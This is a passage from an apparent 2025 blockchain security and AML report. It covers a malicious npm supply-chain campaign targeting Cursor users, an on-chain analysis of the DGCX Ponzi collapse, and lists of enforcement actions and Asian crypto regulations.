> 套餐外需要单独计费的模型不能用（比如o1-pre gpt-4.5 各平台。官网使用一次需要0.4刀）这种不在服务范围内
>
> 2、切记Cursor和Cursor Assistant 客户端一定要安装在电脑C盘！！！

During our investigation, we referenced a report by Tencent’s Woodpecker team and found that the attack methods closely resembled a previously disclosed supply chain poisoning incident. The attackers lured developers with advertisements such as “lowest-price access to AI tool APIs” on short video platforms, directing them to install malicious npm packages like sw-cur, aiide-cur, and sw-cur1. Once executed, these packages deeply tampered with the local Cursor application, implanted backdoors, and enabled remote control over the victim’s coding environment. The

malware not only stole credentials but could also turn the victim's device into a bot under long-term control by the attackers. According to available data, over 4,200 developers were affected, with the majority of victims using macOS systems.



Overall, AI-driven attacks are not entirely new but represent a convergence of existing fraud, social engineering, and privilege abuse methods. AI makes scams more realistic, interactions more coherent, and propagation easier at scale. In this context, relying on "sounds normal" or "looks real" is no longer sufficient. Individuals and organizations must adopt additional verification mechanisms—such as secondary confirmations, delayed processing, multi-channel verification, and least privilege principles—to address the trust challenges posed by AI.

2.3.6 Ponzi Scheme Fraud


In 2025, Ponzi schemes remained one of the most pervasive forms of digital asset fraud. Unlike traditional Ponzi operations, the new generation of projects tends to cloak themselves in the guise of "blockchain finance," "big data technology," or "international trading platforms," rapidly expanding through stablecoin deposits, USDT rebates, and multi-level referral commissions. The collapse of DGCX stands out as a typical case of the year.

On June 26, 2025, the online investment platform DGCX suddenly closed all withdrawal channels. A large number of users discovered that their account assets were frozen or wiped out, making it impossible to withdraw funds, which triggered widespread complaints and rights protection actions. According to investors, the scale of this incident may have involved up to 13 billion RMB, affecting more than 2 million people. Tracing its packaging history reveals that the project initially emerged in 2019 under the guise of equipment sales, later posing as a large-scale engineering collaboration with China National Petroleum Corporation. By 2023, it launched the so-called "DGCX China branch" and fabricated authorization documents, using the name of the Dubai Gold and Commodities Exchange to attract investors, whereas the real DGCX officially clarified multiple times that it never had any cooperation or authorization with the platform.

Regarding the fund flow of the DGCX project, we used MistTrack to trace the relevant on-chain addresses. On-chain behavior suggests that the project may have constructed a complex multi-layered fund structure, with funds entering through centralized entry points, then flowing out after multiple transfers — exhibiting typical characteristics of a Ponzi scheme on-chain.


- User Fund Inflow

Analysis shows that the sources of funds were almost all from centralized exchanges' hot wallets. These funds were then distributed to many addresses in round-number amounts (e.g., 1,000 or 2,000 USDT). Considering that the project required users to join using USDT, and users needed to convert RMB to USDT before recharging to a specified address, we infer that the project may have collected RMB from users, then withdrew USDT in bulk from exchanges and distributed it accordingly. These round numbers align with the project's so-called "membership fee" model, and indicate possible deposit behavior. The platform likely adopted a centralized coin custody and address allocation system, whereby addresses used to participate in the project were assigned to users, who did not control the private keys themselves.




- Internal Fund Aggregation

After receiving USDT, multiple "user addresses" would transfer funds through one to two layers into aggregation addresses controlled by the platform. These aggregation addresses exhibited the following characteristics: Significantly more incoming than outgoing transactions; Aggregated funds from multiple "user addresses"; Subsequently transferred funds to new "next-hop" addresses. These behaviors suggest that these addresses may have served as "relay layers" or "aggregation nodes" to consolidate "recharged funds" or "membership fees" from users.




- Withdrawals and Handling Fees

Aggregation addresses would transfer funds to one or more other addresses. Some of these addresses were active for only 1–2 days, possibly indicating rotation after funds were used up or to reduce the risk of blacklisting. This short-cycle, high-frequency operating model also suggests a maintained “rhythm” in fund operation. Regardless of complexity, most funds ultimately returned to user deposit addresses on exchanges, in a one-to-many pattern — indicating possible user profit withdrawals. More notably: in most transactions, the amount received by the destination address was about 10% less than the amount sent (e.g., 800 USDT sent, 720 USDT received), possibly indicating the existence of a “withdrawal handling fee.”



- Permission Authorization Mechanism

Further on-chain analysis revealed a large number of custom permission authorization activities between TRON addresses. Some of the addresses involved in fund aggregation granted custom permissions to 3–5 other addresses, typically with a threshold of 3, and enabled actions such as Transfer TRC10 and Trigger Smart Contract (commonly used for TRC20 token transfers). Such custom permission authorizations appeared repeatedly among the aggregation addresses and the authorized addresses. This indirectly suggests that the primary addresses and the authorized addresses likely belonged to the same entity. In the context of tightly interwoven fund flows, we have reason to suspect that the project operators implemented a batch authorization control mechanism for operational efficiency — resembling the platform's internal permission management structure.



To date, we have analyzed and identified approximately 800,000 user deposit addresses, involving an estimated $1.5 billion USD (based on publicly available on-chain data; figures may have some margin of error and are for reference only).

From a scam strategy perspective, the project appears to be a Ponzi core + multi-level marketing structure scheme, disguised as virtual asset investment and using stablecoins as the payment method, raising funds through recruitment of new participants:

- Multi-level referral model: A 9-tier promotion system was used to drive expansion through commissions, following a classic pyramid structure.

- Fake trading interfaces to simulate investment activity: Backend-controlled profits and losses, screenshots designed to trigger FOMO, creating the illusion of earnings.
- Promises of high returns: Daily interest of 2%, “return in 3 days,” “double in 7 days,” encouraging continuous reinvestment.
- Progressive withdrawal thresholds leading to cliff-like collapse: Before the collapse, the platform employed tactics such as “taxed withdrawals” and “unlocking freezes” to siphon off the last round of funds, followed by reports of the founder fleeing and customer service becoming unreachable.

It is noteworthy that, even though local regulators had issued multiple risk warnings, the platform continued to attract large numbers of middle-aged and lower-tier market investors through WeChat group expansion, offline seminars, and endorsements framed as “state-owned enterprise backing,” further amplifying losses.

In summary, DGCX is one of the most representative examples of a digital asset Ponzi collapse in 2025. Its essence was not innovation but using the blockchain façade to enhance Ponzi propagation efficiency. For ordinary users, high returns are never an opportunity—they are bait.

Any platform that relies on recruitment for profit or promises short-term doubling should be treated as a high-risk warning.

III. Anti-Money Laundering Trends

3.1 AML and Regulatory Dynamics

3.1.1 LE and Sanctions Actions

In 2025, enforcement and sanction actions related to crypto assets worldwide showed a clear trend of escalation. Regulatory and law enforcement agencies are no longer limited to issuing policy alerts or compliance guidance; instead, they are directly intervening in key areas of crypto-related money laundering, fraud, sanctions evasion, and illicit financing through measures such as asset freezes, entity sanctions, criminal prosecutions, and multinational joint enforcement. Enforcement targets have expanded from stablecoins and crypto exchanges to infrastructure service providers and even individual on-chain addresses, with the scope of coverage continuously broadening.

(1) Combating Malware, Dark Web Markets, and Cybercrime Infrastructure

- February 11, 2025: The United States, United Kingdom, and Australia jointly imposed sanctions on Zservers, a Russia-based bulletproof hosting service provider accused of supplying critical infrastructure support to the LockBit ransomware gang, including facilitating global ransomware attacks. Law enforcement agencies described Zservers as a significant node in the Russian cybercrime ecosystem.

- March 4, 2025: The United States sanctioned 49 Bitcoin and Monero addresses associated with the darknet marketplace Nemesis. During its operation, Nemesis facilitated nearly $30 million in illicit transactions involving drugs, stolen personal data, forged documents, and cybercrime tools, and had approximately 30,000 active users before it was shut down.

- May 21, 2025: The U.S. Department of Justice, in cooperation with Microsoft and multiple international agencies, seized the infrastructure of LummaC2 malware, including five domains and over 2,300 associated sites. LummaC2 malware is used to steal sensitive information such as crypto wallet seed phrases and bank account credentials and has been linked to at least 1.7 million attempted data thefts.

- May 22, 2025: The U.S. Department of Justice filed a civil forfeiture action against Russian national Rustam Rafailevich Gallyamov, who is suspected of developing the Qakbot malware, seeking the seizure of over $24 million in crypto assets. Investigations revealed that Gallyamov had been operating the malware since 2008 and, in 2019, created a botnet by infecting thousands of computers, providing access for multiple ransomware attacks.

- June 4, 2025: The U.S. Attorney's Office for the Eastern District of Virginia announced the seizure of 145 domain names and related crypto assets linked to the darknet marketplace BidenCash. Since 2022, the marketplace had been selling large volumes of stolen payment card information and personal data, generating over $17 million in illicit proceeds.

- July 1, 2025: The U.S. Office of Foreign Assets Control (OFAC) imposed sanctions on Russia-based Aeza Group, its executives, affiliated companies, and related cryptocurrency wallets. Aeza was accused of providing long-term hosting services for ransomware and information-stealing malware. The sanctions also targeted an on-chain address holding approximately $350,000 in crypto assets, as well as several Russian individuals suspected of holding shares or serving in management positions.

- July 24, 2025: The U.S. and multiple international law enforcement agencies conducted a joint operation, seizing four servers, nine domain names, and about $1 million in Bitcoin associated with the Russian ransomware groups BlackSuit and Royal. Investigations revealed that since 2022, these groups had carried out ransomware attacks totaling over $500 million, with at least $370 million in illicit profits.

(2) Cryptocurrency Exchange Garantex Becomes a Key Law Enforcement Target

- March 6,2025: Russian cryptocurrency exchange Garantex disclosed on its official Telegram channel that stablecoin issuer Tether had frozen wallet assets worth over 2.5 billion rubles (approximately $27 million). In fact, Garantex had already been included on the OFAC sanctions list as early as April 2022, due to its handling of hundreds of millions of dollars in illicit funds since its establishment, involving hacking, ransomware, terrorism financing, and drug trafficking activities.

- March 7, 2025: The U.S. Department of Justice announced that law enforcement agencies from the U.S., Germany, and Finland had jointly shut down Garantex's online infrastructure. Investigations revealed that since 2019, the exchange had processed a total of $96 billion in cryptocurrency transactions, a significant portion of which was linked to money laundering by transnational criminal organizations and terrorist groups. The U.S. Department of Justice also filed criminal charges against two Garantex executives, accusing them of conspiracy to launder money, violating international sanctions, and operating an unlicensed money transmission business. During the operation, multiple related domain names were seized, servers were shut down, and U.S. authorities obtained copies of the exchange's customer and financial databases.

- March 11, 2025: Indian authorities arrested Garantex co-founder Aleksej Bešciokov, further strengthening criminal accountability for the exchange's transnational money laundering activities.

- March 13,2025: On-chain analysis firms reported that Garantex's operators had apparently launched a new trading platform, Grinex, migrating the original liquidity and customer funds to the new platform. Analysts noted that Grinex continued Garantex's technical architecture and was promoted externally as a "sanctions-evading" solution, while also introducing the ruble-backed stablecoin A7A5, supported by the Russian financial system.

- August 14, 2025: The U.S. Department of the Treasury's OFAC imposed a new round of sanctions on Garantex, Grinex, and the issuers, affiliated companies, and executives of the A7A5 stablecoin, officially shutting down the Garantex exchange. Investigations revealed

that Garantex directly handled over $100 million in illicit transactions, and the A7A5 stablecoin was widely used within sanctions-evading networks, with daily trading volumes reaching as high as $1 billion.

(3) Targeting Fraud, Ponzi, and "Pig-Butchering" Criminal Networks

- May 29, 2025: The U.S. Department of the Treasury imposed sanctions on the Philippine company Funnull Technology, accusing it of facilitating crypto investment scams by providing fake website hosting services, resulting in over $200 million in losses to U.S. victims.

- June 24, 2025: Chilean authorities announced the dismantling of a criminal network operated by the transnational organization "Tren de Aragua," which laundered money using cryptocurrency. The operation led to the arrest of 52 suspects and involved over $13.5 million. Investigations revealed that the group's funds were sourced from serious crimes including human trafficking, kidnapping, and murder.

- September 12, 2025: The Brazilian Federal Police launched "Operation Kryptolaundry" in the Federal District to target criminal networks engaged in illegal fundraising and money laundering through crypto assets. The operation executed 24 search warrants and 9 preventive arrests, involving 45 individuals and companies. The total funds involved amounted to 2.7 billion Brazilian reais (approximately $500 million), of which 404 million reais were identified as illicit proceeds.

- October 14, 2025: The U.S. Department of the Treasury's Office of Foreign Assets Control (OFAC) and the Financial Crimes Enforcement Network (FinCEN), together with the UK Foreign, Commonwealth & Development Office (FCDO), conducted the largest-ever action against Southeast Asian online fraud syndicates. They sanctioned Cambodia-based Prince Group TCO (Chen Zhi) and cut off Huione Group from the U.S. financial system. FinCEN reported that Huione laundered approximately $4 billion between August 2021 and January 2025, including about $37 million in DPRK-related assets and $36 million from investment scams. The U.S. also filed criminal charges against Chen Zhi, froze the U.S. assets of involved entities (including Prince Holding Group, Prince Bank, and Jin Bei

Group), and prohibited related transactions. On October 30, according to Caixin, Singaporean authorities took action against Chen Zhi and his associates for operating a transnational telefraud network, freezing assets totaling over 150 million Singapore dollars, including six properties, bank and securities accounts, cash, a yacht, 11 vehicles, and various bottles of alcohol. On December 2, the U.S. Department of Justice seized the scam website tickmilleas[.]com, operated by Myanmar's "Taichang Scam Park," which impersonated a crypto trading platform to defraud investors. This action was related to the previously sanctioned Huione Group.

- November 6, 2025: The Spanish Guardia Civil arrested a suspect accused of leading a €260 million cryptocurrency Ponzi scheme. The suspect operated the "Madeira Investment Club," which attracted over 3,000 victims by promising high returns linked to digital art, luxury assets, and crypto. Investigations involving Europol and multiple law enforcement agencies revealed a network of shell companies and bank accounts spanning at least 10 countries.

(4) Compliance Failures and Penalties in Crypto Services

- February 28, 2025: The UK Financial Conduct Authority (FCA) prosecuted Olumide Osunkoya for illegally operating a crypto ATM network, accusing him of running unregistered ATMs at multiple locations through GidiPlus Ltd and processing transactions totaling approximately £2.6 million. Osunkoya became the first individual in the UK to be criminally prosecuted and plead guilty for illegally operating a crypto ATM network.

- July 4, 2025: The Capital Markets Board of Turkey (CMB) blocked access to the decentralized exchange PancakeSwap for "providing crypto asset services without authorization." This marked the first regulatory ban on a DEX in Turkey. The crypto price comparison platform CryptoRadar was also included in the ban.

- September 18, 2025: The Royal Canadian Mounted Police (RCMP) announced the seizure of over $56 million in crypto assets from the exchange TradeOgre, setting a record for the largest crypto asset seizure in the country. Investigations revealed that the platform was

unregistered, failed to perform customer identity verification, and had long facilitated the movement of criminal funds.

- December 9,2025: The Bitcoin P2P marketplace operator Paxful Holdings Inc. agreed to plead guilty to U.S. federal charges over anti-money laundering failures and to pay a criminal fine to the Department of Justice. The DOJ stated that the platform, despite being aware of criminal activity, failed to file suspicious activity reports as required by law and made misleading statements about its anti-money laundering policies.

3.1.2 Regulatory Policies

3.1.2.1 Asia

(1) Mainland China

- In 2025, courts in Mainland China issued a total of 853 judgments related to virtual currencies, including 568 criminal judgments and 282 civil judgments.

- 2025-01-01: The newly revised Anti-Money Laundering Law of the People's Republic of China officially came into effect. The Supreme People's Procuratorate emphasized the

need to implement the Anti-Money Laundering Law and Criminal Law provisions on the crime of money laundering in a coordinated manner, accurately apply the relevant judicial interpretations of the Supreme People's Court and Supreme People's Procuratorate, deepen the three-year campaign to combat and govern money-laundering offenses, and lawfully punish money laundering and related crimes. Efforts should be made to strengthen the ability to combat money laundering involving virtual currencies and other emerging technologies, products, and business models, forming a joint force in enforcement.

- 2025-06-18: People's Court Daily published an article from the Shenzhen Intermediate People's Court of Guangdong Province, which noted that judicial practice has largely formed a consensus that virtual currencies possess property attributes. Regarding the handling of assets in relevant cases, courts are exploring compliant paths under filing and regulatory mechanisms to convert virtual currencies involved in cases into fiat currency. For privacy coins and other virtual assets used to endanger national security, they may be transferred to "black-hole addresses" for destruction, permanently removing them from circulation.

- 2025-11-28: The People's Bank of China, the National Financial Regulatory Administration, and the China Securities Regulatory Commission jointly released the Measures for the Administration of Client Due Diligence and Preservation of Client Identity Materials and Transaction Records by Financial Institutions, to be implemented starting January 1, 2026. The Measures state that financial institutions must retain customer identity information and transaction records under the principles of security, accuracy, completeness, and confidentiality. The records must be sufficient to reproduce each transaction, and to provide the information necessary for customer due diligence, transaction monitoring and analysis, investigations into suspicious activities, and the handling of money-laundering and terrorist-financing cases.

(2) Hong Kong, China

- 2025-02-19: The Hong Kong Securities and Futures Commission (SFC) released its newly developed "ASPIRe" roadmap, outlining 12 key initiatives under five pillars—Access,

Safeguards, Products, Infrastructure, and Relationships. These initiatives cover areas such as global liquidity access, robust regulatory safeguards, product innovation, infrastructure upgrades, and international cooperation.

- 2025-05-21: The Legislative Council of Hong Kong passed the Stablecoin Bill in its third reading. On May 30, 2025, the Hong Kong SAR Government officially gazetted the Stablecoin Ordinance (Cap. 656), setting August 1, 2025, as its effective date. From then on, institutions will be able to apply to the Hong Kong Monetary Authority (HKMA) to become licensed stablecoin issuers. Hong Kong mandates that stablecoins must be backed by fiat currency.

- 2025-06-26: The Hong Kong Government issued the Hong Kong Policy Statement on Development of Virtual Assets 2.0, reaffirming its commitment to positioning the city as a global hub for digital asset innovation. The statement introduced the LEAP framework, focusing on four priorities: enhancing legal and regulatory frameworks, expanding tokenized product offerings, promoting use cases and cross-sector collaboration, and supporting talent and ecosystem development.

- 2025-11-21: The Hong Kong Monetary Authority (HKMA) issued the Guidance on Risk-Based AML/CFT Controls for Politically Exposed Persons, stating that it will incorporate the implementation of the standards set out in the Guidance by authorized institutions and stored-value facility licensees into its AML/CFT supervisory framework for monitoring purposes.

- 2025-12-12: The Hong Kong Monetary Authority (HKMA) issued the Guidance on Combating High-End Money Laundering, which addresses the emerging trend of increasingly complex and sophisticated money laundering and terrorist financing activities, and sets out specific improvement requirements for all authorized institutions.

- 2025-12-24: The Financial Services and the Treasury Bureau (FSTB) and the Securities and Futures Commission (SFC) jointly published the Consultation Conclusions Legislative Proposal to Regulate Virtual Asset Custodian Services, summarizing a public consultation

that found broad market support for bringing these services under regulatory oversight. The new regime will be modeled on the conventional securities regulatory framework with a particular focus on risk controls such as custody of private keys. The two bodies have also launched a further one-month public consultation on establishing a separate licensing regime for firms providing virtual asset advisory and management services, with a view to submitting legislation to the Legislative Council in 2026.

(3) Taiwan, China

- 2025-03-25: Taiwan's Financial Supervisory Commission (FSC) released a draft Virtual Asset Service Act for a 60-day public consultation. The draft introduces a licensing regime for virtual asset service providers (VASPs), outlines operational and governance requirements, establishes a regulatory framework for stablecoin issuance, sets rules against fraud and market manipulation, and defines penalties for non-compliance.

(4) South Korea

- 2025-01-15: The Financial Services Commission (FSC) of South Korea began discussions on the second phase of its crypto regulatory framework, with a draft bill expected in the second half of the year. The proposed framework covers transparency in token listings, disclosure obligations for crypto companies, and regulations on stablecoin reserves and redemptions. Notably, South Korea's first crypto regulatory framework, which took effect in July 2024, mandates that service providers store at least 80% of users' crypto deposits in cold wallets, segregated from company funds.

- 2025-11-24: The amendments to the Electronic Securities Act and the Capital Markets Act were reviewed and approved by the bill review subcommittee of the National Assembly's Political Affairs Committee, marking a key step toward the institutionalization of token securities (Security Token Offerings, STOs) in South Korea.

(5) Singapore

- 2025-05-30: The Monetary Authority of Singapore (MAS) released its final policy document, mandating that all crypto service providers registered or operating in Singapore must obtain a Digital Token Service Provider (DTSP) license. Providers without a license

must cease offering crypto services to overseas clients by June 30, 2025. On June 12, MAS further urged unlicensed crypto trading platforms to exit the local market promptly.

(6) Vietnam

- 2025-06-14: Vietnam's National Assembly passed the Digital Technology Industry Law, which brings digital assets under regulatory oversight and formally recognizes the legal status of crypto assets. Set to take effect on January 1, 2026, the law defines crypto assets as digital assets validated using cryptographic or similar technologies during creation, issuance, storage, or transfer. It classifies digital assets into two categories: virtual assets and crypto assets.

(7) Thailand

- 2025-03-16: Thailand's Securities and Exchange Commission (SEC) approved the inclusion of USDC and USDT in the list of permitted cryptocurrencies. Prior to this, only BTC, ETH, XRP, XLM, and a few tokens used within Thailand's interbank settlement systems were allowed.

- 2025-04-08: Thailand's Cabinet approved amendments to laws governing digital asset businesses and cybercrime prevention. The new regulations aim to restrict the operations of foreign peer-to-peer (P2P) cryptocurrency trading platforms in Thailand. Violations may result in penalties of up to three years' imprisonment, fines of up to 300,000 baht, or both.

(8) Japan

- 2025-10-15: Japanese regulators plan to ban insider trading in the cryptocurrency sector. The country's top financial regulator, the Financial Services Agency (FSA), is expected to be granted authority to investigate related violations, and for those who trade on the basis of undisclosed information, it may recommend additional fines or refer cases for criminal investigation. Previously, insider trading regulations did not cover digital assets. The Financial Services Agency will discuss the details of the new rules with a goal of passing new legislation in 2026.

- 2025-12-10: The Financial Services Agency (FSA) released a report proposing to shift crypto asset regulation from the Payment Services Act (PSA) to the Financial Instruments and Exchange Act (FIEA), treating crypto assets as investment products subject to oversight. This move is expected to strengthen information disclosure requirements for Initial Exchange Offerings (IEOs) and give regulators greater power to crack down on unregistered platforms, especially those involving overseas and decentralized finance (DeFi) projects, while also introducing prohibitions on insider trading.

